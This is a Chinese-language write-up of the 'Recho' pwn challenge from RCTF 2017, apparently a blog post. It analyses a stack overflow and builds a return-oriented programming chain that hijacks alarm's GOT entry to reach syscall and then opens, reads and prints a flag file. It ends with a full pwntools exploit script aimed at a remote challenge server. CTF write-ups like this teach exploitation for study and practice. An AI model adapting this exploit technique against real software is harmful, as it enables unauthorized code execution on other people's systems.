
攻防世界(pwn)Recho(XCTF 3rd-RCTF-2017) writeup

原创

请务必让我来！ 于 2020-02-27 12:57:43 发布 674 收藏



64位程序，保护如上

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char nptr; // [rsp+0h] [rbp-40h]
  char buf[40]; // [rsp+10h] [rbp-30h]
  int v6; // [rsp+38h] [rbp-8h]
  int v7; // [rsp+3Ch] [rbp-4h]

  Init();
  write(1, "Welcome to Recho server!\n", 0x19uLL);
  while ( read(0, &nptr, 0x10uLL) > 0 )
  {
    v7 = atoi(&nptr);
    if ( v7 <= 15 )
      v7 = 16;
    v6 = read(0, buf, v7);
    buf[v6] = 0;
    printf("%s", buf);
  }
  return 0;
}
```


可以分析出程序大意，先读取字符串长度存入nptr与v7中，如果字符串长度小于15时将v7设为16，大于15则不变。然后读取v7个字符放入buf中，最后在末尾添上0并打印出来。
漏洞很显然，如果v7很大，则read会造成溢出并覆盖。但是分析发现要利用这个漏洞还是没有那么简单的。


Tips1.

主函数中有while循环判断是否读入结束，手动输入的时候可以ctrl+D表示输入结束，查阅资料以后发现pwntools竟然也有这个功能：

```
io.shutdown('send')
```

Tips2.

可以发现程序中给了flag字符串



Address	Length	Type	String
LOAD:000…	0000001C	C	/lib64/ld-linux-x86-64.so.2
LOAD:000…	0000000A	C	libc.so.6
LOAD:000…	00000006	C	stdin
LOAD:000…	00000007	C	printf
LOAD:000…	00000005	C	read
LOAD:000…	00000007	C	stdout
LOAD:000…	00000007	C	stderr
LOAD:000…	00000006	C	alarm
LOAD:000…	00000005	C	atoi
LOAD:000…	00000008	C	setvbuf
LOAD:000…	00000012	C	__libc_start_main
LOAD:000…	00000006	C	write
LOAD:000…	0000000F	C	__gmon_start__
LOAD:000…	0000000C	C	GLIBC_2.2.5
.rodata:…	0000001A	C	Welcome to Recho server!\n
.eh_fram…	00000006	C	;*3$\"
.data:00…	00000005	C	flag

Tips3.

找到了程序留的后门，我的第一反应是泄露地址，ret-to-libc。但突然发现，结束程序输入以跳出循环后无法再次输入payload，因为关闭了输入流就无法打开，除非重新运行程序…所以只能一次性搞定，遂放弃泄露地址，所以怎样ROP呢？

利用思路：

劫持GOT表执行syscall，系统调用open()打开flag文件，读出并打印

实现细节：

1. 修改alarm()为syscall

程序中没有给出open()函数，而open()属于系统调用，调用号为2。
故首先修改一个无用的系统调用函数（这里选alarm()）的got表项为syscall，使调用alarm()函数时会执行系统调用，这里我们在alarm()设置断点gdb调试， 可以看到在**0x5**偏移处调用了syscall

```
► 0x7ffff7ad9200 <alarm>       mov    eax, 0x25
  0x7ffff7ad9205 <alarm+5>     syscall
  0x7ffff7ad9207 <alarm+7>     cmp    rax, -0xfff
  0x7ffff7ad920d <alarm+13>    jae    alarm+16 <0x7ffff7ad9210>

  0x7ffff7ad920f <alarm+15>    ret

  0x7ffff7ad9210 <alarm+16>    mov    rcx, qword ptr [rip + 0x2f7c61]
  0x7ffff7ad9217 <alarm+23>    neg    eax
  0x7ffff7ad9219 <alarm+25>    mov    dword ptr fs:[rcx], eax
  0x7ffff7ad921c <alarm+28>    or     rax, 0xffffffffffffffff
  0x7ffff7ad9220 <alarm+32>    ret

  0x7ffff7ad9221               nop    word ptr [rax + rax]
```


同时ROPgadget寻找代码碎片，记录
add_rdi_ret = 0x40070d

```
0x000000000040070d : add byte ptr [rdi], al ; ret
```

pop_rax_ret = 0x4006fc

```
0x00000000004006fc : pop rax ; ret
```

pop_rdi_ret = 0x4008a3

```
0x00000000004008a3 : pop rdi ; ret
```

故如下构造

```
# alarm() ---> syscall
# alarm_got = alarm_got + 0x5

payload = 'a' * 0x38

# rdi = alarm_got
payload += p64(pop_rdi_ret) + p64(alarm_got)
# rax = 0x5
payload += p64(pop_rax_ret) + p64(0x5)
# [rdi] = [rdi] + 0x5
payload += p64(add_rdi_ret)
```

2.fd = open(“flag”,READONLY)

提前将rax设为2后syscall即可调用open()
flag = 0x601058
pop_rsi_ret = 0x4008a1

```
0x00000000004008a1 : pop rsi ; pop r15 ; ret
```


故如下构造

```
# fd = open("flag" , 0)

# rdi = &"flag"
payload += p64(pop_rdi_ret) + p64(flag)
# rsi = 0 (r15 = 0)
payload += p64(pop_rsi_ret) + p64(0) + p64(0)
# rax = 2
payload += p64(pop_rax_ret) + p64(2)
# open("flag" , 0)
payload += p64(alarm_plt)
```

3.read(fd,flag_buffer,50)

打开了flag文件后可以将内容用read读出,存放到一个可读写的位置，这里选bss+0x500
关于fd，一般open一个文件fd=3，打开第二个文件fd=4，以此类推
pop_rdx_ret = 0x4006fe



故构造如下：

```
# read(fd, bss+0x500, 50)

# rdi = 3
payload += p64(pop_rdi_ret) + p64(3)
# rsi = bss+0x500 (r15 = 0)
payload += p64(pop_rsi_ret) + p64(bss+0x500) + p64(0)
# rdx = 50
payload += p64(pop_rdx_ret) + p64(50)
# read(3, bss+0x500, 50)
payload += p64(read_plt)
```

4.printf(flag_buffer)

用printf()或write()输出flag内容

```
#print flag

# rdi = bss + 0x500
payload += p64(pop_rdi_ret) + p64(bss+0x500)
# printf(bss+0x500)
payload += p64(printf_plt)
```

总结：

exp如下

```python
#! /usr/bin/env python
from pwn import *
context.log_level = 'debug'
elf=ELF('./773a2d87b17749b595ffb937b4d29936')
p=remote('111.198.29.45',*****)
prdi=0x4008a3
prsi=0x4008a1
prdx=0x4006fe
prax=0x4006fc
padd=0x40070d
alarm=elf.plt['alarm']
read=elf.plt['read']
write=elf.plt['write']
printf=elf.plt['printf']
alarm_got=elf.got['alarm']
flag=0x601058
bss=0x601090
payload='a'*0x38
payload+=p64(prax)+p64(0x5)
payload+=p64(prdi)+p64(alarm_got)
payload+=p64(padd)
payload+=p64(prax)+p64(0x2)
payload+=p64(prdi)+p64(flag)
payload+=p64(prdx)+p64(0)
payload+=p64(prsi)+p64(0)+p64(0)
payload+=p64(alarm)
payload+=p64(prdi)+p64(3)
payload+=p64(prsi)+p64(bss+0x500)+p64(0)
payload+=p64(prdx)+p64(0x30)
payload+=p64(read)
payload+=p64(prdi)+p64(bss+0x500)
payload+=p64(printf)
p.recvuntil('Welcome to Recho server!\n')
p.sendline(str(0x200))
payload=payload.ljust(0x200,'\x00')
p.send(payload)
p.recv()
p.shutdown('send')
p.interactive()
p.close()
```